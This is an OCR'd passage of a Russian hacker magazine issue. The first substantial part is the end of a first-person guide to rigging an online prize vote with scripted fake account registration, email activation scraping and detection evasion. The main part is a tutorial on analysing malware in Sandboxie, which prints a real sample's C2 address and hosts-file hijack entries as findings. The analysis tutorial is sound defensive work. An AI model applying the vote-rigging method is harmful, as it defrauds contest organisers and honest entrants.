3	Pirates of the Caribbean pond	9079	Submitted by Igor Basov
4	Утомленные режиссером	6610	Submitted by Антон Сапегин
5	Jaws	3456	Submitted by Zhandos Turgambayev
6	Паранормальная пассивность	2937	Submitted by Максим Пашилов
7	The Godfather	1361	Submitted by Yaroslav Denisov
8	In time In Moskow	1017	Submitted by Alexey Bulgkov
9	American beauty	616	Submitted by Katerina Mirova
10	GULLIVER'S TRAVELS (russian version)	454	Submitted by Svetlana Nekrasova
11	Утомлённые псы	431	Submitted by Александр Антонов
12	Dead SHAUN	420	Submitted by Sviatoslav Sobolevsky
13	Knockin on Heaven's Door [Достучаться до небес]	392	Submitted by Alexandr Likhachev
14	99 francs	379	Submitted by Eduard Ilin
15	twilight	363	Submitted by Евгений Жуков
16	Dead Man	360	Submitted by Dmitriy Mayorov
17	CatWOMAN	327	Submitted by Zanna Boyarintseva
18	Clockwork orange	304	Submitted by Alexey, Yury Martyntsov, Ivanov
19	Leon (The Professional)	296	Submitted by Nikolayuk Yuliya
20	Terminator in Moscow 2	199	Submitted by Maksim Bagrets

Пример онлайн-конкурса

в ящик. Подготовим все необходимые данные, а именно само мыло, имя, фамилию и пароль, для соответствующих переменных. Где взять адреса для активации аккаунтов, я рассказал выше, а множество имен и фамилий легко найти в интернете. Пароль можно генерировать вот так:

```
$password = substr(md5(time()), 0, rand(6, 10)).rand(10,99);
```

РЕГИСТРАЦИЯ

Теперь все готово, и мы можем написать саму функцию регистрации, в чем нам снова поможет плагин LiveHTTPHeaders. В данном случае у нас имеются POST-данные, отправленные в виде multipart/form-data. Достаточно просто подставить в лог со снифера свои значения и послать их в POST-запросе курла (CURLOPT_POST, CURLOPT_POSTFIELDS).

Не забываем также о меняющемся значении заголовка Content-Type и о том, что при запросе через multipart/form-data нужно генерировать boundaries. Отправляемые пакеты целесообразно сохранить где-нибудь, например в базе MySQL, для использования в дальнейшем. Сохранить необходимо логин и пароль от почты, пароль от аккаунта на сайте, юзер-агент, куки. Почему именно в дальнейшем?

Потому, что сначала следует подождать, пока к нам на мейл придет активационное письмо. Но не стоит тратить время впустую, лучше заняться регистрацией аккаунтов, чтобы их было как можно больше. Таким образом, разумно разделить весь процесс на регистрацию аккаунтов и накрутку и выполнять их, например, ночью и днем соответственно.

Через некоторое время мы открываем сохраненные данные и ищем там логин и пароль от почты. Далее проверяем, нет ли в ящике письма:

```
$activation = getMessage($email_login, $email_passw);
```

Если письмо пришло, то выдираем ссылку активации простой регуляркой. Тут никаких особых проблем возникнуть не должно — просто формируем запрос на подтверждение регистрации (обязательно вставляем referer и добавляем куки и user-agent, выбранные ранее). Опять же, не забываем про загрузку всех элементов: создаем лог-файл со всеми запросами, парсим его и повторяем действия браузера.

После получения всех данных и подтверждения регистрации нам остается только авторизоваться. Снова делаем запрос, эмулируя браузер и сохраняем полученные куки в глобальной переменной. Таким же образом переходим на страницу видеоролика, который надо накрутить, и смотрим, куда Ajax отправляет запрос после нажатия на кнопку голосования. Последний шаг — отправка этого запроса через cURL. Все запросы желательно делать с трех-пятисекундной паузой.

Как же автоматизировать процесс накрутки? Можно, конечно, использовать циклы, sleep() и прочее непотребство, но я поступил проще и сделал так, чтобы после прохода скрипта (без циклов, один голос за один запуск скрипта) в браузер выкидывался код JavaScript, обновляющий страницу через одну-две минуты. С автоматизацией тебе точно так же поможет и cron на каком-нибудь платном хостинге.

Основной код накрутчика

ПОЛУЧИЛОСЬ ИЛИ НЕТ?

Что мы получили в результате? Видеоролик постепенно набирал голоса посетителей и «лайки». Все шло гладко, посетителей прибавлялось в три раза больше, чем лайков. Ночью голосование я отключал, так как иначе все это было бы подозрительно. Накрутив пару тысяч голосов, мой заказчик все-таки выиграл тот самый миллион, ну и я тоже получил небольшой пряник. Без награды не остались и еще одни участники этой истории — инсайдеры.

Да, ради миллиона в компанию, проводившую это голосование, был заслан «Штирлиц», который информировал заказчика о некоторых важных деталях. Как оказалось, кроме меня, были и другие накрутчики, причем таких претендентов специально не снимали с конкурса и не обнуляли их голоса — инсайдер доложил, что их выкинут в самом конце. Насчет нас, конечно же, изначально не возникло никаких подозрений :).

Занимаясь накруткой, всегда смотри на этот процесс глазами администратора. Следует обратить внимание на всё, к чему можно прикопаться: время, заголовки, сессии, куки, IP-адрес, мыло, скорость. Эти слова сразу же наводят на мысль, что учет всех мелочей очень замедляет процесс. Но сроки в данном случае как раз не поджимают. Советую тебе внимательно изучить все прилагающиеся к статье скрипты, чтобы получить полное представление о том, как работает разработанный накрутчик.

ЧТО МОЖНО НАКРУЧИВАТЬ?

1 Партнерки
Накрутка партнерок по трафику пользуется очень большим спросом, но здесь далеко не всё так просто, как кажется. Во-первых, придется проанализировать множество JavaScript'ов, встраиваемых в страницу, во-вторых, ты, скорее всего, столкнешься с проблемой привязки некоторых посылаемых данных к параметрам браузера, которые не так-то просто подделать.

2 Популярные социальные сервисы
Вконтакте, Facebook, YouTube и прочие знаменитые сайты часто используют разные голосования, «лайки» и другие средства для увеличения популярности разных объектов. Здесь также придется возиться с JavaScript'ами и анализировать привязки к браузерам, а вдобавок разбираться с авторизацией, капчей и другими методами защиты от ботов.

3 Голосования с призами
В статье как раз идет речь о таком голосовании. Многие сайты с радостью проводят всевозможные голосования, которые, как правило, не составляет труда накрутить. Но даже в самом простом случае предварительно необходимо провести разведку, чтобы учесть все параметры, которые могут использоваться для оценки уникальности каждого голоса.

Preview


30 страниц журнала на одной полосе.
Тизер некоторых статей.

PCZONE


40

ANDROID НА PC

Раньше мы стремились запустить на смартфоне приложения, которые на самом деле предназначены для десктопных ОС. Вспомни, хотя бы aircrack или какую-нибудь банальную утилиту для удаленного рабочего стола. Теперь же наоборот — все чаще хочется прямо в Windows пощупать те приложения, которые изначально появляются для мобильных плат форм. Эмуляторы от разработчиков настолько тормозные, что использовать их весьма проблематично. Как запустить на десктопе Android-систему и, скажем, игры, которые не будут тормозить? Или наладить камфорную отладку при разработке мобильных приложений? Читай в этой статье.



PC ZONE



36

ИГРЫ В ПЕСОЧНИЦЕ

Полный мануал по тому, как настроить sandbox не только для безопасного запуска подозрительных приложений, но и для подробного анализа бинарников.



44

ГДЕ ХРАНИТЬ КОД?

Разбираемся, где хостить репозитории с кодом своих разработок. Что лучше: GitHub, BitBucket, Assembla или может быть старый добрый SourceForge?

ВЗЛОМ



58

ТОТАЛЬНЫЙ ДЕСТРОЙ MONGODB

Отсутствие SQL в нереляционных СУБД не означает отсутствие возможности выполнить инъекции. Разоблачаем миф о безопасности баз данных NoSQL.

СЦЕНА




72

ZERONIGHTS 2011

Десятки убойных докладов и конкурсов, невероятная хакерская атмосфера, 0day-шоу — так прошла конференция по информационной безопасности в Питере.

MALWARE



74

БУРИМ АНТИВИРУС. ЕЩЕ ГЛУБЖЕ!

Как устроена проактивная защита и мониторинг событий в популярных антивирусных решениях? Объясняем устройство HIPS на пальцах.



82

ИСТОРИЯ РУТКИТОВ

Ты уже, наверное, и не вспомнишь по стелс-вирусы в MS-DOS — а мы помним. Выбираем наиболее нашумевшие руткиты за последние 26 лет.

Gray Jack the Fixxxer

ИГРЫ В ПЕСОЧНИЦЕ

ПРИСПОСАБЛИВАЕМ SANDBOXIE ДЛЯ АНАЛИЗА ПОДОЗРИТЕЛЬНЫХ ФАЙЛОВ

Есть два основных способа безопасно запустить подозрительный исполняемый файл: под виртуальной машиной или в так называемой «песочнице» (sandbox). Причем последнюю можно с помощью изящного способа адаптировать для оперативного анализа файла, не прибегая к специализированным утилитам и онлайн-сервисам и не используя множество ресурсов, как в случае с виртуалкой. О нем я и хочу тебе рассказать.



WARNING

Неправильное использование описанной методики может нанести вред системе и привести к заражению! Будь внимателен и осторожен.


«ПЕСОЧНИЦА» ДЛЯ АНАЛИЗА

Люди, которые занимаются компьютерной безопасностью, хорошо знакомы с концепцией «песочницы». Если вкратце, «песочница» — эта тестовая среда, в которой выполняется некая программа. При этом работа налажена таким образом, что все действия программы отслеживаются, все изменяемые файлы и настройки сохраняются, но в реальной системе ничего не происходит. В общем, можешь запускать любые файлы в полной уверенности, что на работоспособность системы это никак не повлияет. Такие инструменты можно использовать не только для обеспечения безопасности, но и для анализа тех действий зловреда, которые он выполняет после запуска. Еще бы, ведь если есть слепок системы до начала активных действий и картина того, что произошло в «песочнице», можно легко отследить все изменения.

Конечно, в Сети есть масса готовых онлайн-сервисов, которые предлагают анализ файлов: Anubis (anubis.iseclab.org), CAMAS (camas.comodo.com/cgi-bin/submit), ThreatExpert (www.threatexpert.com), ThreatTrack (www.threattrack.com). Подобные сервисы используют разные подходы и имеют свои достоинства и недостатки, но можно выделить и общие основные минусы:

- Необходимо иметь доступ к интернету.
- Необходимо ждать очереди в процессе обработки (в бесплатных версиях).
- Как правило, файлы, создаваемые или изменяемые в ходе выполнения, не предоставляются.
- Невозможно контролировать параметры выполнения (в бесплатных версиях).
- Невозможно вмешиваться в процесс запуска (например, нажимать на кнопки появляющихся окон).
- Как правило, невозможно предоставлять специфические библиотеки, необходимые для запуска (в бесплатных версиях).
- Как правило, анализируются только исполняемые PE-файлы.

Такие сервисы чаще всего строятся на основе виртуальных машин с установленным инструментарием, вплоть до отладчиков ядра. Их можно организовать и дома. Однако эти системы достаточно требовательны к ресурсам и занимают большой объем на жестком диске, а анализ логов отладчика отнимает много времени. Это значит, что они весьма эффективны при глубоком исследовании определенных образцов, но вряд ли смогут оказаться полезными в рутинной работе, когда нет возможности нагружать ресурсы системы и тратить время на анализ. Использование «песочницы» для анализа позволяет обойтись без огромных затрат ресурсов.



Песочницы Sandboxie

ПАРА ПРЕДУПРЕЖДЕНИЙ

Сегодня мы попробуем сделать свой собственный анализатор на основе «песочницы», а именно утилиты Sandboxie. Эта программа доступна как условно-бесплатная на сайте автора (www.sandboxie.com). Для нашего исследования вполне подойдет ограниченная бесплатная версия. Программа запускает приложения в изолированной среде, так что они не производят вредоносных изменений в реальной системе. Но тут есть два нюанса:

- Sandboxie позволяет отслеживать только программы на уровне user mode. Вся деятельность вредоносного кода в режиме ядра не отслеживается. Поэтому максимум, что удастся узнать при изучении руткитов — это каким образом вредонос внедряется в систему. Проанализировать само поведение на уровне kernel mode, к сожалению, невозможно.
- В зависимости от настроек Sandboxie может блокировать выход в Сеть, разрешать полный доступ или доступ только для отдельных программ. Понятно, что, если для нормального запуска вредоносу нужен выход в интернет, необходимо его предоставить. С другой стороны, если у тебя на флешке валяется Pinch, который запускается, собирает все пароли в системе и отправляет их на ftp злоумышленнику, то Sandboxie с открытым доступом в интернет не защитит тебя от потери конфиденциальной информации! Это очень важно, и об этом следует помнить.

ПЕРВИЧНАЯ НАСТРОЙКА SANDBOXIE

Sandboxie — великолепный инструмент с большим количеством настроек. Упомяну лишь те из них, которые необходимы для наших задач.

После установки Sandboxie автоматически создается одна «песочница». Ты можешь добавить еще несколько «песочниц» под разные задачи. Доступ к настройкам «песочницы» осуществляется через контекстное меню. Как правило, все параметры, которые можно изменять, снабжены достаточно подробным описанием на русском языке. Для нас особенно важны параметры, перечисленные в разделах «Восстановление», «Удаление» и «Ограничения». Итак:

1. Необходимо убедиться, что в разделе «Восстановление» ничего не указано.
2. В разделе «Удаление» тоже не должно быть никаких отмеченных галок и/или добавленных папок и программ.

Если неправильно выставить параметры в разделах, указанных в пунктах 1 и 2, это может привести к тому, что вредоносный код заразит систему или все данные для анализа будут уничтожены.

3. В разделе «Ограничения» необходимо выбрать настройки, соответствующие твоим задачам. Практически всегда необходимо ограничивать доступ низкого уровня и использование аппаратных средств для всех выполняемых программ, чтобы не допустить заражения системы руткитами. А вот ограничивать доступ на запуск и выполнение, а также забирать права, наоборот, не стоит, иначе подозрительный код будет выполняться в нестандартной среде. Впрочем, всё, в том числе и наличие доступа к интернету, зависит от задачи.
4. Для наглядности и удобства в разделе «Поведение» рекомендуется включить опцию «Отображать границу вокруг окна» и выбрать цвет для выделения программ, выполняемых в ограниченной среде.

ПОДКЛЮЧАЕМ ПЛАГИНЫ

В несколько кликов мы получили отличную изолированную среду для безопасного выполнения кода, но не инструмент для анализа его поведения. К счастью, автор Sandboxie предусмотрел возможность использования целого ряда плагинов для своей программы. Концепция довольно интересна. Аддоны представляют собой динамические библиотеки, внедряемые в выполняемый в «песочнице» процесс и определенным образом регистрирующие или модифицирующие его выполнение.

Нам понадобится несколько плагинов, которые перечислены ниже.



Работает Buster Sandbox Analyzer

ЧТО УМЕЕТ И НЕ УМЕЕТ ИНСТРУМЕНТ

Полученный инструмент умеет:

- Отслеживать API-вызовы запущенного приложения.
- Отслеживать новые создаваемые файлы и параметры реестра.
- Перехватывать сетевой трафик при выполнении приложения.
- Проводить базовый анализ файлов и их поведения (встроенный поведенческий анализатор, анализ на VirusTotal по хешам, анализ с помощью PEiD, ExeInfo и ssdeep и т. д.).
- Получать некоторую дополнительную информацию за счет выполнения в «песочнице» вспомогательных программ (например, Process Monitor) вместе с анализируемой.

Этот инструмент не может:

- Анализировать зловреды, выполняющиеся в kernel mode (требующие установки драйвера). Тем не менее возможно выявить механизм установки драйвера (до его фактического внедрения в систему).
- Анализировать зловреды, отслеживающие выполнение в Sandboxie. Однако Buster Sandbox Analyzer включает в себя ряд механизмов, препятствующих такому отслеживанию.


1. Buster Sandbox Analyzer (bsa.isoftware.nl).
2. SBIExtra (bit.ly/rDhDba). Этот плагин осуществляет перехват ряда функций для выполняемой в песочнице программы, чтобы блокировать следующие возможности:
   - обзор исполняемых процессов и потоков;
   - доступ к процессам вне пределов «песочницы»;
   - вызов функции BlockInput (ввод с клавиатуры и мыши);
   - считывание заголовков активных окон.
3. Antidel (bit.ly/upYAfY). Аддон перехватывает функции, отвечающие за удаление файлов. Таким образом, все временные файлы, команда на удаление которых поступает от исходного кода, все равно остаются на своих местах.

Как интегрировать их в «песочницу»? Поскольку это не предусмотрено средствами интерфейса Sandboxie, редактировать файл конфигурации придется вручную. В папке, куда мы установили Sandboxie, создаем папку Plugins и распаковываем в нее все подготовленные плагины. Теперь внимание: в состав Buster Sandbox Analyzer входит несколько библиотек с общим именем LOG_API*.dll, которые могут инжектироваться в процесс. Есть два типа библиотек: Verbose и Standard. Первый отображает практически полный список вызовов API, выполняемых программой, включая обращения к файлам и реестру, второй — сокращенный список. Сокращение позволяет ускорить работу и уменьшить журнал, который затем придется анализировать. Лично я не боюсь больших логов, зато опасаюсь того, что какая-нибудь нужная инфа будет заботливо «сокращена», поэтому выбираю Verbose. Именно эту библиотеку мы и будем инжектировать. Чтобы зловред не смог заметить инжект библиотеки по ее имени, применим простейшую меру предосторожности: сменим имя LOG_API_VERBOSE.dll на любое другое, например LAPD.dll.

Теперь в главном окне Sandboxie выбираем «Настроить → Редактировать конфигурацию». Откроется текстовый конфиг со всеми настройками программы. Сразу обращаем внимание на следующие строки:

- Параметр FileRootPath в разделе [GlobalSettings] указывает общий путь к папке изолированной среды, то есть к папке, где будут находиться все файлы «песочницы». У меня этот параметр имеет вид FileRootPath=C:\Sandbox\%SANDBOX%.
- Раздел [UserSettings_XXXXXXX] нас не интересует — его пропускаем и листаем дальше.
- Затем идет раздел, имя которого совпадает с названием «песочницы» (пусть это будет BSA). Сюда мы и будем добавлять плагины:

```
[BSA]
InjectDll=C:\Program Files\Sandboxie\
Plugins\sbiextra.dll
InjectDll=C:\Program Files\Sandboxie\
Plugins\antidel.dll
InjectDll=C:\Program Files\Sandboxie\
Plugins\LAPD.dll
OpenWinClass=TFormBSA
Enabled=y
ConfigLevel=7
BoxNameTitle=n
BorderColor=#0000FF
NotifyInternetAccessDenied=y
Template=BlockPorts
```



Скачиваем образец малвари для анализа

Пути, конечно, могут отличаться. Но порядок инжектируемых библиотек обязательно должен быть именно таким! Это требование связано с тем, что перехват функций должен осуществляться именно в указанном порядке, иначе плагины работать не будут. Чтобы применить изменения, выбираем в главном окне Sandboxie: «Настроить → Перезагрузить конфигурацию».

Теперь настроим сам плагин Buster Sandbox Analyzer.

- Запускаем плагин вручную, воспользовавшись файлом bsa.exe из папки Plugins.
- Выбираем «Options → Analysis mode → Manual» и далее «Options → Program Options → Windows Shell Integration → Add right-click action "Run BSA"».

Теперь всё готово для работы: наша «песочница» интегрирована в систему.

ПРАКТИЧЕСКОЕ ПРИМЕНЕНИЕ

Попробуем наш инструмент на реальной угрозе. Чтобы никто не упрекнул меня в подтасовке, я поступил просто: зашел на www.malwaredomainlist.com и скачал последнее, что там появилось на момент написания статьи. Это оказался премилый файл pp.exe с какого-то зараженного сайта. Одно только название внушает большие надежды, кроме того, на этот файл сразу заорал мой антивирус. К слову, все наши манипуляции лучше производить при отключенном антивирусе, иначе мы рискуем заблокировать/удалить что-нибудь из того, что исследуем. Как изучить поведения бинарника? Просто нажимаем правой кнопкой на этот файл и выбираем в выпавшем меню пункт Run BSA. Откроется окно Buster Sandbox Analyzer. Внимательно смотрим в строку Sandbox folder to check. Все параметры должны совпадать с теми, которые мы указали при настройке Sandboxie, то есть если песочница получила название BSA, а в качестве пути к папке был задан параметр FileRootPath=C:\Sandbox\%SANDBOX%, то всё должно быть

PORTABLE-ВЕРСИЯ «ПЕСОЧНИЦЫ»

Безусловно, многим не понравится, что надо что-то устанавливать, настраивать и т. д. Так как меня всё это тоже не прельщает, я сделал портабельную версию инструмента, который можно запускать без установки и настройки, прямо с флешки. Скачать такую версию можно здесь: tools.safezone.cc/gjf/Sandboxie-portable.zip. Для запуска «песочницы» достаточно выполнить скрипт start.cmd, а по окончании работы не забыть выполнить скрипт stop.cmd, который полностью выгрузит драйвер и все компоненты из памяти, а также сохранит внесенные в ходе работы изменения в портабеле.

Настроек у самого портабелизатора совсем не много: его работа в основном основана на манипуляциях с файлом Sandboxie.ini.template, находящегося в папке Templates. По сути, этот файл представляет собой файл настроек Sandboxie, который должным образом обрабатывается и передается программе, а по окончании работы перезаписывается обратно в Templates. Если открыть этот файл «Блокнотом», то ты вряд ли найдешь что-то интересное. Нужно обязательно обратить внимание на шаблон $(InstallDrive), повторяющийся в ряде параметров пути. Особенно нас интересует параметр FileRootPath. Если он имеет следующий вид:

```
FileRootPath=$(InstallDrive)\
Sandbox\%SANDBOX%
```


— то «песочницы» будут создаваться на диске, где находится портабельная Sandboxie.

Если же параметр имеет, например, такой вид:

```
FileRootPath=C:\Sandbox\%SANDBOX%
```

— иначе говоря в нем указан определенный системный диск, то «песочницы» будут создаваться на этом диске.

Лично я рекомендую всегда создавать песочницы на локальных дисках. Это ускоряет работу инструмента, а при запуске с флешки — ускоряет на порядки. Если же тебя настолько замучила паранойя, что хочется всё запускать и анализировать на любимом носителе, который ты носишь у сердца, то параметр можно поменять, но тогда хотя бы используй портабельные жесткие диски, чтобы всё безбожно не тормозило.



Чеклист подозрительного поведения приложения




Отчет о проведенном анализе

как на скриншоте «Работает Buster Sandbox Analyzer». Если же ты знаешь толк в извращениях и назвал песочницу по-другому или настроил параметр FileRootPath на другой диск или папку, его нужно изменить соответствующим образом. В противном случае Buster Sandbox Analyzer не будет знать, где искать новые файлы и изменения в реестре.

BSA включает в себя массу настроек по анализу и изучению процесса выполнения бинарника, вплоть до перехвата сетевых пакетов. Смело нажимай кнопку Start Analysis. Окно перейдет в режим анализа. Если песочница, выбранная для анализа, по каким-то причинам содержит результаты предыдущего исследования, утилита предложит предварительно ее очистить. Все готово к запуску исследуемого файла.

Готов? Тогда нажми на изучаемый файл правой кнопкой мыши и в открывшемся меню выбери «Запустить в песочнице», после чего укажи ту «песочницу», к которой мы прикрутили BSA.

Сразу после этого в окне анализатора побегут API-вызовы, которые будут фиксироваться в лог-файлах. Обрати внимание, что сам Buster Sandbox Analyzer не знает, когда завершится анализ процесса, фактически сигналом к окончанию служит именно твое жмакание на кнопку Finish Analysis. Как же узнать, что время уже наступило? Тут может быть два варианта.



Окна, программ запущенные в песочнице, теперь будут выделяться

1. В окне Sandboxie не отображается ни один выполняемый процесс. Это означает, что выполнение программы явно завершилось.
2. В списке API-вызовов долгое время не появляется ничего нового или, наоборот, одно и то же выводится в циклической последовательности. При этом в окне Sandboxie что-то еще выполняется. Такое бывает, если программа настроена на резидентное выполнение или попросту зависла. В этом случае ее необходимо вначале завершить вручную, нажав правой кнопкой в окне Sandboxie на соответствующую «песочницу» и выбрав «Завершить программы». Кстати, при анализе моего pp.exe произошла именно такая ситуация.

После этого можно смело выбирать Finish Analysis в окне Buster Sandbox Analyzer.

АНАЛИЗ ПОВЕДЕНИЯ

Нажав на кнопку Malware Analyzer, мы сразу получим некоторую сводную информацию о результатах исследования. В моем случае вредоносность файла была совершенно очевидна: в ходе выполнения создавался и запускался файл C:\Documents and Settings\Администратор\Application Data\dplaysvr.exe, который добавлялся в автозагрузку (кстати, именно он не хотел завершаться сам), происходило соединение с 190.9.35.199 и модифицировался hosts-файл. Кстати, при этом на VirusTotal файл детектировали только пять антивирусных движков, что видно из логов.

Всю информацию о результатах анализа можно получить непосредственно в меню Viewer в окне Buster Sandbox Analyzer. Здесь же приютился и журнал API-вызовов, который, безусловно, будет полезен при подробном исследовании. Все результаты хранятся в виде текстовых файлов в подпапке Reports папки Buster Sandbox Analyzer. Особый интерес представляет отчет Report.txt (вызывается через View Report), в котором приводится расширенная информация по всем файлам. Именно оттуда мы узнаём, что временные файлы на самом деле были исполняемыми, соединение шло по адресу http://190.9.35.199/view.php?rnd=787714, вредонос создал специфический мутекс G4FGEXWkb1VANr и т. д. Можно не только просматривать отчеты, но и извлекать все файлы, созданные в ходе выполнения. Для этого в окне Sandboxie нажми правой кнопкой по «песочнице» и выбери «Просмотреть содержимое». Откроется окно проводника со всем содержимым нашей «песочницы»: в папке drive находятся файлы, создаваемые на физических дисках «песочницы», а в папке user — файлы, создаваемые в профиле активного пользователя (%userprofile%). Здесь я обнаружил dplaysvr.exe с библиотекой dplayx.dll, временные файлы tmp и измененный файл hosts. Кстати, оказалось, что в него добавлены следующие строки:

```
94.63.240.117 www.google.com
94.63.240.118 www.bing.com
```

Учти, что в «песочнице» валяются зараженные файлы. Если их нечаянно запустить двойным кликом, ничего не будет (они запустятся в «песочнице»), но если ты их куда-то скопируешь, а потом выполнишь… хм, ну, ты понял. Здесь же, в папке, можно найти дамп реестра, измененного в ходе работы, в виде файла RegHive. Этот файл можно легко перевести в более читабельный reg-файл при помощи следующего командного скрипта:

```
REG LOAD HKLM\uuusandboxuuu RegHive
REG EXPORT HKLM\uuusandboxuuu sandbox.reg
REG UNLOAD HKLM\uuusandboxuuu
notepad sandbox.reg
```

Таким образом, ты получишь sandbox.reg, в котором указаны строки, внесенные зловредом в ходе выполнения. После выполнения анализа выбери в меню Options пункт Cancel analysis, чтобы вернуть всё как было. Учти, что после этой операции все журналы анализа будут удалены, но содержимое «песочницы» останется на месте. Впрочем, при следующем запуске программа сама предложит все удалить.

Антон «Ant» Жуков (a.zhukov@real.xakep.ru)



Android на x86




WWW

Более подробную информацию об утилите ADB и всех ее параметрах ты можешь посмотреть на официальном сайте — bit.ly/2s9b0J.

КАК ИСПОЛЬЗОВАТЬ ANDROID НА ОБЫЧНОМ КОМПЕ

Как запустить мобильные приложения на компьютере? В пакете для разработчика Android есть специальный эмулятор, позволяющий пощупать мобильную ОС. Одна проблема — он тормозит. Прямо скажем, сильно тормозит. Но, к счастью, уже довольно давно ведется работа над интересным проектом по портированию платформы Android на платформу PC.



Параметр vga=ask позволяет вручную выбрать нужный видеорежим

ANDROID-X86

